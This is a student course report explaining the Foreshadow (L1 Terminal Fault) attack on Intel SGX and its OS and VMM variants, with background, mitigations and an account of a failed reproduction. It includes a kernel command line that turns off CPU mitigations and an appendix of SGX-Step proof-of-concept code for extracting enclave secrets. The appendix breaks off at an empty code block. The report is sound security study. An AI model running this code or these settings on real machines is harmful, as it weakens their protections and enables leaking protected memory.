CS 741 - Advanced Network Security and Cryptography

Foreshadow Attack and its Variants

Neel Aryan Gupta - 180050067
Pulkit Agrawal - 180050081
Tathagat Verma - 180050111

Abstract

Computer system security fundamentally relies on memory isolation, e.g., kernel addresses are protected from user access by making them non-accessible to users, memory isolation between different processes and users. Foreshadow(-SGX) is a practical software-only microarchitectural attack that allows overcoming memory isolation completely and decisively dismantles the security objectives of past SGX and VMM implementations. This attack can be launched by unprivileged adversaries (i.e without root access) on victim machines to reliably leak plaintext enclave secrets from the CPU cache. This also led to the discovery and mitigations of two other variants of this attack based on slightly different methodologies.

Introduction

Modern high-speed processors have instruction pipelines and loads of optimizations built into them which are essential to their performance. In order to promote parallelism, processors are always ‘ahead’ of the instruction being executed currently. The processor essentially reorders certain instructions (out-of-order execution) and starts processing them ahead of time, before the control flow actually reaches that particular instruction. This optimization is known as Speculative execution. Effectively, the processor makes

assumptions, for example, the value of a register, the output of a branch, to prefetch and execute instructions where control flow could jump. On making incorrect guesses, the microarchitectural state is rolled back as if the speculated instructions were never executed.

While this paradigm may seem superficially harmless, this led to a disastrous vulnerability known as L1 Terminal Fault (named by Intel) a.k.a the Foreshadow Attack discovered by [1]. All attacks against Intel SGX (before Foreshadow) relied on application-specific information leakage from either side channels or software vulnerabilities. It was believed that well-written enclaves can prevent information leakage by maintaining good coding practices, like not branching on secrets, prompting Intel to state that “in general, these research papers do not demonstrate anything new or unexpected about the Intel SGX architecture. Preventing side-channel attacks is a matter for the enclave developer”. However, Foreshadow disproves this as it relies solely on elementary Intel x86 CPU behavior and it does not exploit any software vulnerability, or even require knowledge of the victim enclave’s source code. The attack is built on the foundations of Meltdown attack [2], but differs greatly in their attack model. Meltdown attacks allows access to unauthorized data within the attacker’s virtual address space, Foreshadow-type attack variants exploit a subtle L1TF microarchitectural condition that allows to transiently compute on unauthorized physical memory locations that are currently not mapped in the attacker’s virtual address space view.

The original attack [1] was meant to break Intel SGX (Software Guard Extensions) confidentiality. The technical report of the attack was released alongside the mitigations (patches) for the vulnerability for the attack itself, after thorough analysis by researchers at Intel. This led to the discovery of two additional variants of FS which compromised OS and VMM respectively to leak arbitrary unprivileged data residing inside the host machine. These attacks are referred to as Foreshadow-OS and Foreshadow-VMM respectively, whereas the original attack is known as Foreshadow-SGX (or Foreshadow). These two attacks are collectively known as Foreshadow-NG attacks. Foreshadow-NG was the first transient execution attack that fully escaped the virtual memory sandbox— making the traditional page table isolation no longer sufficient to prevent unauthorized memory access.

Background

First, we try to explain the parts of x86 architecture which are relevant to the Foreshadow attack and thereafter, discuss a common and independent attack/technique called FLUSH and RELOAD which will be used to leak secrets from the CPU cache as a final step of Foreshadow.

x86 Instruction Pipelining


To get better efficiency, modern processors using complex instruction sets like Intel x86 perform instruction pipelining. In the decode stage, individual instructions are broken into smaller micro-operations (μ-ops). This helps in optimization as well as simplifying the code. An execution pipeline is improved further by parallelizing the following three stages:-

1. It uses a fetch-decode unit to fetch an instruction from the main memory and then translate it to the corresponding μ-op series. It also uses a branch predictor (which tries to guess the outcome of conditional jumps so that the right instruction can be fetched next) to decrease pipeline stalls.
2. As there are multiple execution units, individual μ-ops may be duplicated further to increase parallelism. Also, multithreading is also used amongst various execution units for better performance.
3. At the end, μ-op results are committed to the registers and memory contents.

Speculative Execution

To avoid the high-performance cost of stalling the pipeline, modern processors use an architectural unit called a branch predictor to guess what the next instruction would be. Because the instruction execution is based on a prediction, it is being executed "speculatively". If the prediction is correct, performance improves substantially, otherwise, the changes to the architectural state have to be rolled back. However, the next instruction is always prematurely fetched and executed regardless of whether there is a branch.

A processor predicts what the next instruction will be. The instructions are executed speculatively and become visible to the program only if the prediction was correct. If the prediction was wrong, the results of the speculation are thrown out.




FLUSH and RELOAD

The Flush (Evict) and Reload attack is used (in the context of FS) to deduce the byte which was accessed last by the victim. The attack is based on the fact that the time taken to retrieve data from L1 cache and from the main memory are drastically different. The access

time for L1 cache is ~4 cycles whereas, for main memory, it is ~300 cycles. For example, consider a byte array called *probe_array*.

```
access(probe_array[data * 4096]);
```

Consider that the above line was being executed by the spy on the victim's machine, where the spy and victim have shared memory. Before executing this line, the spy flushed the *probe_array* from the cache so that it may not get false positives. Depending upon the value of secret (the variable *data*) a different cache line is loaded into the L1 cache. Note by multiplying 4096 (page size 4KB), we ensure that the cache line is scattered across different pages in the memory, this is done to prevent false positives due to the prefetcher, which cannot access data beyond the page boundary. Now the spy can determine the value of data by measuring the time taken to access each page for the *probe_array*.



The above graph shows the access times where the value of *data* used was 84. This technique can be used to retrieve data from the L1 cache multiple bits at a time.

SGX

Intel SGX is a set of instructions used for improving the security of application code and data, which gives users a greater degree of protection from disclosure or alteration of said data. Essentially, Intel SGX creates a trusted execution environment inside the memory that prevents users' sensitive data from being revealed or modified.

SGX uses secure enclaves to protect information from processes running at higher privilege levels. This also leads to protection against many active cybersecurity threats such as malicious software attack, by reducing the attack surface of servers and workstations

Memory Isolation

Trusted Execution Environments (TEEs) feature an alternative, non-hierarchical protection model for isolated application compartments called enclaves. TEEs enforce the confidentiality and integrity of mutually distrusting enclaves with a minimal Trusted Computing Base (TCB) that includes only the processor package and microcode. Each enclave has its own private CPU and memory state which is only accessible from inside the enclave. It cannot be reached by any enclave or software running at any privilege level.

Therefore it cannot be accessed even from a malicious operating system or hypervisor. Besides strong memory isolation, TEEs also offer cryptographic verification (at runtime) that a specific enclave has been loaded on a secure and genuine TEE processor through an attestation primitive.

Intel's SGX provides hardware-enforced TEE isolation and attestation guarantees on off-the-shelf x86 processors. The enclave itself was claimed to be inaccessible to external, non-verified parties and safe from being destroyed, manipulated, or edited by unauthorized users, i.e., hackers.

Abort Page Semantics

An attempt to read or write to private (unprivileged) memory results in a page fault in traditional operating systems. However, in the case of SGX enclaves, any attempt to directly access private pages from outside the enclave results in abort page semantics: *reads* return the value -1(***0xff***), and *writes* are ignored.

Meltdown

Foreshadow uses the Meltdown attack as a subroutine with some extra steps. Similar to Foreshadow, meltdown was a novel attack that allowed overcoming memory isolation completely by providing a simple way for any user process to read the entire kernel memory of the machine it executed on, including all physical memory mapped in the kernel region. Meltdown does not exploit any software vulnerability, i.e., it worked on all major operating systems. Instead, Meltdown exploits side-channel information available on most modern processors.

```
char probe_array[256 * STEP];
clflush(probe_array);
secret = *kernel_address;
access(probe_array[secret * STEP]);
```

We try to explain the superficial working of meltdown by using the above code as a reference. As discussed in [2], meltdown is composed of three major steps :

1. **Reading the Secret**
   To load data from the main memory into a register, the data in the main memory is referenced using a virtual address. In the above code, we try to dereference a virtual address that belongs to the kernel, hence, is inaccessible to the userspace. This access permission is checked using the permission bits of the virtual address in the process' page table. This hardware-based isolation through a permission bit was considered secure and recommended by the hardware vendors. As a result, most operating systems map the entire kernel into the virtual address space of every user process. Therefore, all kernel addresses lead to a valid physical address when translating them, and the CPU can access the content of such addresses. However,

an exception is raised when accessing a kernel space address as the current permission level does not allow access to such an address. Hence, any user-space program cannot simply read the contents of such an address. However, the out-of-order execution of modern CPUs can be exploited to read the contents of this inaccessible memory.

2. **Transmitting the Secret**
   As discussed, when the control flow reaches line 3 of the above code, the CPU will raise an exception. However, due to transient out-of-order execution employed by the modern processors, the contents of this dereferenced memory will be loaded into a register before the exception is raised. When the CPU is executing transient instructions, it cannot raise an exception as it does not know that the instruction would be actually executed or not (speculative execution). As a result, a race condition develops between the fetching of memory contents and raising the exception. In the small time window before the exception is raised, the memory contents can be loaded into the register. This will eventually raise an exception, however, accessing the memory will leave side-effects in the L1 cache even though the architectural state modifications due to out-of-order execution will be rolled back. This footprint left by the transient execution left in the CPU cache is leveraged by the Meltdown attack. Depending upon the value of *secret*, a different cache line will be accessed, which can be detected by the spy.

3. **Receiving the Secret**
   In this step, we actually recover the value of the *secret* using the FLUSH and RELOAD technique. Note that this is why *probe_array* was flushed (evicted) from the CPU cache. Also, note that *STEP* is used as a parameter for the spatial distance between the memory locations accessed in the *probe_array*, we set the value of this parameter to be of *PAGE_SIZE* bytes, to eliminate false positives, as discussed in FLUSH_RELOAD attack. Now the attacker can iterate over all 256 pages of *probe_array* to recover the value of the secret.

This way, meltdown attacks can be used to dump memory contents at arbitrary memory locations. However, extracting a single byte from inaccessible memory will result in an exception and lead to a crash. This can be prevented easily by either handling the exception (forking a child process or installing a custom exception handler) or suppressing the exception using Transactional memory). More discussion in [2].

Foreshadow

First, we try to explain the original Foreshadow attack (also known as Foreshadow-SGX), as explained in the original paper [1]. On top of the original attack, Intel identified two more


variants of Foreshadow (dubbed as Foreshadow-NG collectively) known as Foreshadow-OS and Foreshadow-VMM.

Foreshadow-SGX

Foreshadow-SGX, as evident by its title, targets the Intel SGX enclave-protected memory, which was supposed to provide additional layers of protection to user data. This goes to show how a vulnerability at a single layer can compromise the whole system.

Firstly, we discuss why the vanilla meltdown attack cannot work on SGX. Meltdown fails mainly due to the Abort Page Semantics employed by SGX. Be it a transient instruction or not, if any inaccessible memory is tried to be accessed by an unprivileged process, SGX checks kick in.

As seen in the image on the right, any virtual address translation includes the traditional page table checks followed by additional checks made by the SGX paradigm. While vanilla Meltdown was able to bypass the traditional checks, it fails with SGX due to abort page semantics as -1 value is now returned instead of the actual value in that memory because of the enclave access check.



However, Foreshadow builds on top of meltdown by exploiting the present bit stored along with the virtual addresses in the page table of the process. The present bit is used to denote if the page actually resides in the main memory (when the bit is set), otherwise, it needs to be fetched from the disk into memory. In Foreshadow, the attacker unsets the present bits on the page corresponding to the memory location where the *secret* resides by using an unprivileged *mprotect* system call.

```
mprotect( secret_ptr & ~0xfff, 0x1000, PROT_NONE );
```

Here *secret_ptr* corresponds to the inaccessible memory location we want to leak. `secret_ptr & ~0xfff` converts the address into the start address of the page where secret

resides by zeroing the last 12 bits (assuming page size is $4\,KB = 2^{12}\,bytes$) and 0x1000 is the page size in bytes represented in hexadecimal format. *PROT_NONE* is a predefined flag that signifies no access. The above *mprotect* call revokes **all** rights to that page, which also unsets the present bit in the PTE (Page Table Entry) for that page.

As discussed above, the traditional page table checks occur **before** the checks implemented by SGX and now the page fault occurs without those SGX checks which essentially get skipped in the transient execution of the instructions. Hence, now the meltdown attack is applicable.

Caching the Enclave Secrets

As reported in the original paper, it was observed that the enclave secrets were not being accessed if they were not already present in the L1 cache. One possible reason for this might be that there is a very small time window (as explained in Meltdown) between fetching the secret and raising the page fault exception by the CPU. If fetching the secret takes long enough, the attack would become useless as no data would be fetched and loaded into the cache, additionally, the CPU would also have rollbacked the changes brought by the transient instructions. Fetching the secret from enclave memory takes too much time and would result in the above situation. To resolve this issue, the victim is allowed to run its code so that the secret could be pre-fetched into the L1 cache, and then the foreshadow attack can resume as intended.

Note Meltdown was able to directly read the kernel data without caching it to L1 cache. On the above issue, as stated by Intel's official analysis report, clarifies that "on some implementations, such a speculative operation will only pass data on to subsequent operations if the data is resident in the lowest level data cache (L1)" [4]. Consequently, it might be possible that SGX memory access paradigm may not allow the CPU to pass the data from the unauthorized enclave addresses unless the data resides in the L1 cache. This hypothesis was confirmed by Intel, and as a result of this, Foreshadow attack was dubbed as an "L1 Terminal Fault" attack.

It is crucial to reduce the chances of the enclave secret being evicted from L1 cache while we run the attack. Frequent context switches and running kernel code increase the chances of such eviction. The following methods help in reducing this L1 cache pollution:

- Fault suppression - page fault causes context switch to the kernel. This can be avoided with the help of Intel TSX due to which page fault does not occur and silently executes the user level abort page handler. In case Intel TSX is not supported, one can make use of a high latency branch misprediction so that the page fault occurs after a time long enough within which we can run the Reload part of Flush+Reload.

- Keeping secrets warm (Root) - during the Reload part of Flush+Reload, the entire oracle array is read and hence brought into L1 cache, which can lead to eviction of the enclave secret. We can call the privileged instruction *wbinvd* before starting the attack, which clears the entire cache hierarchy thereby creating additional space. Another way is to put a loop around the transient access so that the secret keeps on coming into the L1 cache.

- Isolating cores (Root) - Intel implementation requires that whatever data is present in the L1 cache also needs to be present in the L2 and L3 caches. Since the L3 cache is shared among all cores, there is a possibility for a resource intensive process to take up a large part of the L3 cache and evict the enclave secret from L3 causing its eviction from L1 as well. To prevent this we can pin the adversary to 1 core and reduce interrupts from other cores as much as possible.

Also, TLB (Translation Lookaside Buffer) entries are flushed upon entry and exit to the enclave. Hence, to speed up the virtual address lookup, we have to load the entries of *probe_array* into TLB to save time for virtual address translation which takes place during the transient execution.

Finally, we can execute the meltdown attack followed by FLUSH and RELOAD to technique to fetch the results from the L1 cache. Obviously, the *probe_array* is also flushed out of the L1 cache prior to the enclave entry using the *clflush* instruction.


Foreshadow-OS

When the OS kernel swaps out a valid page out from the DRAM (main memory) to the disk, it has to unset the present in the corresponding PTE of the page table. After clearing out this bit, the kernel is free to use the remaining bits of the PTE in any way and can also zero them out. As a result, it may happen that the PTE still points to a valid physical address even though the page has been swapped out and has been unmapped by the OS. Therefore, dereferencing this virtual address from the userspace will lead to the same L1 Terminal fault as above.

Since the attack can leak data from the whole page, this attack can leak a lot of data for machines with larger page sizes. All the processes share the same physical address space, hence, the physical page may belong even to OS kernel, VMM, or an SGX enclave. Also if the OS zeroes out the PTE upon unmapping, the attacker can still leak out memory starting at the address **0x0**.

Note that in this attack, the attacker has no control over the physical address it leaks the data from. Therefore, the attacker can simply wait for **any** page to be unmapped (swapped out to disk) for its contents to be read by the attacker.

Foreshadow-VMM



The above figure shows, superficially, the checks made during the virtual address translation by the OS. For virtual machines running on the victim's CPU, the virtual addresses of the guest machine are first translated to the physical address of the guest machine through the regular page table, then the physical address of the guest machine is translated to that of the host machine using an EPT (Extended Page Table).

The CPU L1 cache is VIPT (Virtually Indexed Physically Tagged). This essentially means that the virtual address is used to index the cache set, and the physical address is used as the tag which identifies the cache line inside a particular cache set. The analysis report from Intel [5] suggests that a terminal fault during the initial guest page table walk causes an early out during the transient execution, and as a result, the guest physical address is directly passed to the L1 cache as the tag. Consequently, inside an attacker VM, processes can change their PTE to control the physical addresses which will be used to fetch the cache lines for the CPU L1 cache, which is shared among all the VM's running on any core of the victim's machine.

Note that this maliciously modified PTE will never actually undergo translation using EPT but the physical address corresponding to it will be used to reference into the cache to leak out the contents of the host machine pointed to by the malicious physical address, due to the early out mentioned above. Essentially, the guest physical address gets treated as a host physical address whilst fetching from the L1 cache during transient execution.

Under this attack, the attacker can leak out any address which resides in the CPU's L1 cache because the attacker has full control over the guest physical address of the attacker's VM.

Mitigations

The mitigation for Foreshadow-SGX includes a microcode-update to flush the L1D cache on every exit to the enclave using the *eexit* instruction. This way the attacker will always result as a *null* byte during the transient execution. This mitigation essentially ensures that no secret resides inside the L1 cache when the enclave is not executing. This is exactly what was observed on our machines making it invulnerable to the Foreshadow-SGX attack. This microcode patch is controlled by the kernel parameter `l1tf`.

Attacks mounted by malicious VM's are prevented by making sure that VMM doesn't concurrently with an untrusted guest virtual machine on the same physical core. Hypervisors transfer control to the VM's by executing the *vmenter* instruction, a microcode update was released due to which the hypervisor flushes the L1D cache prior to the execution of the *vmenter* instruction, this patch is controlled by the kernel parameter `kvm-intel.vmentry_l1d_flush`. This prevents the vulnerability exploited by the Foreshadow-VMM attack.

Foreshadow-OS attack relies on the fact that an unmapped page table entry points to a page holding confidential data. Therefore, the OS can use a dummy page to be assigned to a PTE upon clearing the present bit. Zeroing out the bits can still result in the attacker reading contents from the physical address 0x0, since Foreshadow-OS essentially makes the complete page table untrusted and vulnerable to data leakage. Therefore, pointing to a dummy page ensures that no secret is ever leaked through the page table. The Page Size (PS) bit can also be unset in the Page Directory Entries (PDE) and Page Directory Pointer Table Entries (PDPTE) for the pages whose present bit is cleared, so as to avoid leaking data in case of large (2MB/1GB) pages, where allocating a dummy page is too much of a cost.

Challenges Faced

We used the PoC experiment provided by the authors on an Ubuntu 20.04 operating system, 64-bit x86 architecture, and an Intel i7-8550U 8th Generation processor, 12 GB RAM.

Our systems did not have TSX support which is helpful in the attack since with TSX, a fault signal is not raised and hence the spy has a much better chance of winning the race condition in the Flush+Reload step of the attack. Apart from this, our laptops turned out to have microcode patches for L1TF, which could not be disabled even by supplying kernel parameters to the GRUB. However on running the experiment we did not get appreciable results. The attack was not able to read more than 1-2 bytes out of 64. In the PoC used for

this attack, we turned ON the *SIM_ENCLAVE* flag which runs the attack without using an SGX enclave for demonstration purposes. By removing this restriction the attack was able to read 48 (on an average) out of the 64 secret bytes correctly.

We added some kernel parameters to be able to run the attack. The motivation was to remove the microcode patches that could lead to the mitigations of Foreshadow. E.g we removed page-table isolation (`nopti` kernel parameter) as that helps in the Meltdown step, turned off `l1tf` patch (`l1tf` flag). The entire set of kernel parameters used were:

```
GRUB_CMDLINE_LINUX_DEFAULT="nox2apic iomem=relaxed no_timer_check nosmep
nosmap clearcpuid=514 isolcpus=1 nmi_watchdog=0 dis_ucode_ldr
processor.max_cstate=1 intel_idle.max_cstate=0 noibrs noibpb nopti
nospectre_v2 nospectre_v1 l1tf=off nospec_store_bypass_disable
no_stf_barrier mds=off mitigations=off nokaslr
kvm-intel.vmentry_l1d_flush=never"
```

Despite removing all the mitigations pointed to by the above kernel parameters, the FS attack still fails on our CPU, possibly because there still exists some microcode patch preventing the L1D cache from being flushed.

Following is the output from running the script provided here, which checks for various reported vulnerabilities pertaining to speculative execution. Note that the status still shows `NOT VULNERABLE`.

```
CVE-2018-3615 aka 'Foreshadow (SGX), L1 terminal fault'
* CPU microcode mitigates the vulnerability:  YES
> STATUS:  NOT VULNERABLE  (your CPU microcode mitigates the vulnerability)
```

The above output shows that the software microcode still mitigates Foreshadow-SGX even though various kernel parameters we added to disable the mitigation. Apart from this, it was confirmed that the processor i7-8550U does not have a hardware-implemented in-silicon patch to the Foreshadow (L1TF) attack as confirmed from the list provided by Intel here.

Conclusion

We have studied and presented the Foreshadow attack which is independent of hardware and OS and hence superior to other attacks like Spectre and Meltdown. In the process of running the PoC experiment, we learned the details of various kernel parameters, SGX Enclaves, and also the variants of Foreshadow, i.e Foreshadow-OS, and Foreshadow-VMM. This attack shows the importance of every minute detail involved in the implementation of any supposedly secure scheme such as SGX which was supposed to add extra layers of protection. The threat posed by this attack affected millions of devices and required an

immediate need of patches to be rolled out which resulted in substantial performance declines in the OS functioning as L1D cache has to be flushed at various additional vulnerable situations vulnerable to the L1 Terminal Fault.

References

[1] J. Van Bulck, M. Minkin, O. Weisse, D. Genkin, B. Kasikci, F. Piessens, M. Silberstein, T. F. Wenisch, Y. Yarom, and R. Strackx. **Foreshadow: Extracting the keys to the Intel SGX kingdom with transient out-of-order execution**. In *Proceedings of the 27th USENIX Security Symposium*. USENIX Association, August 2018.

[2] LIPP, M., SCHWARZ, M., GRUSS, D., PRESCHER, T., HAAS, W., MANGARD, S., KOCHER, P., GENKIN, D., YAROM, Y., AND HAMBURG, M. **Meltdown**. *arXiv preprint arXiv:1801.01207* (2018).

[3] J. Van Bulck, M. Minkin, O. Weisse, D. Genkin, B. Kasikci, F. Piessens, M. Silberstein, T. F. Wenisch, Y. Yarom, and R. Strackx. **Foreshadow-NG: Breaking the virtual memory abstraction with transient out-of-order execution**. 2018.

[4] INTEL. **Intel Analysis of Speculative Execution Side Channels**, January 2018. Reference no. 336983-001.

[5] Intel. **Description and mitigation overview for L1 Terminal Fault.** August 2018.

Appendix

PoC Code

All of the following code has been referenced from SGX-STEP, with some minor changes made by us. Note that we only show the code relevant to the foreshadow attack, since the original repository contains PoC for other attacks as well. Additionally, we also removed some code snippets from the files which were not used in the demo.

app/foreshadow/main.c

```
#include <sgx_urts.h>
#include "Enclave/encl_u.h"
#include <signal.h>
#include <unistd.h>
#include <sys/mman.h>

#include "libsgxstep/apic.h"
#include "libsgxstep/pt.h"
#include "libsgxstep/sched.h"
#include "libsgxstep/enclave.h"
```

```
#include "libsgxstep/debug.h"
#include "libsgxstep/foreshadow.h"
#include "libsgxstep/cache.h"

#define USE_TSX             0
#define ITER_RELOAD         1
#define SECRET_BYTES        64      /* read entire cache line */

#define DEBUG_ENCLAVE     1
#define RELEASE_ENCLAVE          0

#define ENCLAVE_SO    "Enclave/encl.so"
#define ENCLAVE_MODE  DEBUG_ENCLAVE

#define SIM_ENCLAVE         1       /* PoC without EENTER to demonstrate FS on CPUs with
patched ucode */
#if SIM_ENCLAVE
    #include "sim-enclave.c"
#endif

void *secret_ptr = NULL, *secret_page = NULL, *alias_ptr = NULL, *ssa_gprsgx = NULL,
*alias_ssa_gprsgx = NULL;
uint64_t *pte_alias = NULL, *pte_alias_gprsgx = NULL;
uint64_t pte_alias_unmapped = 0x0;

gprsgx_region_t shadow_gprsgx = {0x00};

int fault_fired = 0, cur_byte = 0;
sgx_enclave_id_t eid = 0;

/* ================== ATTACKER IRQ/FAULT HANDLERS ================= */
/* Called upon SIGSEGV caused by untrusted page tables. */
void fault_handler(int signal) {
    fault_fired++;
    /* remap enclave page, so abort page semantics apply and execution can continue. */
    *pte_alias = MARK_PRESENT(pte_alias_unmapped);
    ASSERT( !mprotect( (void*) (((uint64_t) alias_ptr) & ~PFN_MASK), 0x1000, PROT_READ |
PROT_WRITE));
}
/* ================== ATTACKER INIT/SETUP ================ */
/* Configure and check the attacker untrusted runtime environment. */
void attacker_config_runtime(void) {
    ASSERT( !claim_cpu(VICTIM_CPU) );
    ASSERT( !prepare_system_for_benchmark(PSTATE_PCT) );
    ASSERT(signal(SIGSEGV, fault_handler) != SIG_ERR);

#if !SIM_ENCLAVE
    register_enclave_info();
    print_enclave_info();
#endif
```

```
}

void unmap_alias(void) {
    /* NOTE: we use mprotect so Linux is aware we unmapped the page and
     * delivers the exception to our user space handler, but we revert PTE
     * inversion mitigation manually afterwards */
    ASSERT( !mprotect( (void*) (((uint64_t) alias_ptr) & ~PFN_MASK), 0x1000, PROT_NONE ));
    *pte_alias = pte_alias_unmapped;
}

void attacker_config_page_table(void) {
    /* benchmark enclave trigger page and SSA frame addresses */
    #if SIM_ENCLAVE
        secret_ptr = sim_generate_secret();
    #else
        SGX_ASSERT( enclave_generate_secret( eid, &secret_ptr) );
    #endif
       secret_page = (void *)( (uint64_t) secret_ptr & ~UINT64_C(0xfff) );

    /* establish independent virtual alias mapping for enclave secret */
    alias_ptr = remap_page_table_level( secret_ptr, PAGE);
    info("Randomly generated enclave secret at %p (page %p); alias at %p (revoking alias
access rights)",
        secret_ptr, secret_page, alias_ptr);
    print_pte_adrs(secret_ptr);

    /* ensure a #PF on trigger accesses through the *alias* mapping */
    ASSERT( pte_alias = remap_page_table_level( alias_ptr, PTE) );
    pte_alias_unmapped = MARK_NOT_PRESENT(*pte_alias);
    unmap_alias();
    print_pte(pte_alias);
}

void attacker_restore_runtime(void) {
    restore_system_state();
}

/* ================== ATTACKER MAIN ================ */

/* Untrusted main function to create/enter the trusted enclave. */
int main( int argc, char **argv ) {
    sgx_launch_token_t token = {0};
    int i, updated = 0;
    uint8_t real[SECRET_BYTES] = {0x0};
    uint8_t recovered[SECRET_BYTES] = {0x0};

    #if !SIM_ENCLAVE
        info("Creating enclave...");
        SGX_ASSERT( sgx_create_enclave( ENCLAVE_SO, ENCLAVE_MODE, &token, &updated, &eid,
NULL ) );
```

```
    #endif

    /* configure attack untrusted runtime */
    attacker_config_runtime();
    attacker_config_page_table();
    foreshadow_init();

    /* enter enclave and extract secrets */
    info_event("Foreshadow secret extraction");
    info("prefetching enclave secret (EENTER/EEXIT)...");
    #if SIM_ENCLAVE
        sim_reload( secret_ptr );
    #else
        SGX_ASSERT( enclave_reload( eid, secret_ptr ) );
    #endif

    info("extracting secret from L1 cache..");
    for (i=0; i < SECRET_BYTES; i++)
    {
        #if !USE_TSX
            unmap_alias();
        #endif
        #if ITER_RELOAD
            #if SIM_ENCLAVE
                sim_reload( secret_ptr );
            #else
                SGX_ASSERT( enclave_reload( eid, secret_ptr ) );
            #endif
        #endif
        recovered[i] = foreshadow(alias_ptr+i);
    }

    info("verifying and destroying enclave secret..");
    #if SIM_ENCLAVE
           sim_destroy_secret( real);
    #else
           SGX_ASSERT( enclave_destroy_secret( eid, real) );
    #endif
    foreshadow_compare_secret(recovered, real, SECRET_BYTES);

    attacker_restore_runtime();
    return 0;
}
```

The attack starts in main.c, first we call *sim_reload(secret_ptr)* which reads the enclave secret and hence brings it into the L1 cache. After this *unmap_alias()* is called which in turn calls the *mprotect* syscall and further clears the present bit of the secret enclave's PTE. Now the *foreshadow()* function is called which runs the attack.

foreshadow() is defined in *libsgxstep/foreshadow.c*. It calls *foreshadow_init()* first, where the threshold for FLUSH+RELOAD attack is set and the *oracle* array is assigned an arbitrary value using *memset*, due to this the TLB gets the address of *oracle* which helps in the transient execution in taking less time and not doing a page table walk.

Next, we call the function *foreshadow_round(adrs)* repeatedly in a for loop until we get a non-0 and a non-ff value. This loop is to prevent zero bias by doing multiple retries at fetching the secret. In *foreshadow_round(adrs)*, we have a for loop of length 4, which is done due to the fact that the number of cache lines in L1 cache is 64. If the value of the secret byte is more than 64, then the secret oracle slot will be evicted from the L1 cache during the "reload" part of FLUSH+RELOAD attack. The original code did not handle this and hence was missing on secret values greater than 64. To overcome this, we made the following modification: split the byte domain (256 possible values) into 4 chunks of 64 each, and perform the foreshadow attack on each of the chunks.

Within every iteration, we first flush the entire *oracle* array. Then we run the *transient_access(fs_oracle, adrs, SLOT_SIZE)* function. This calls the asm code from *libsgxstep/transient.S* which accesses the enclave secret and makes the *oracle* array access based on the secret value. After *transient_access* completes its execution, we run the Reload part of FLUSH+RELOAD, using the *reload(SLOT_OFFSET(fs_oracle, i))* function.

app/foreshadow/sim-enclave.c

```
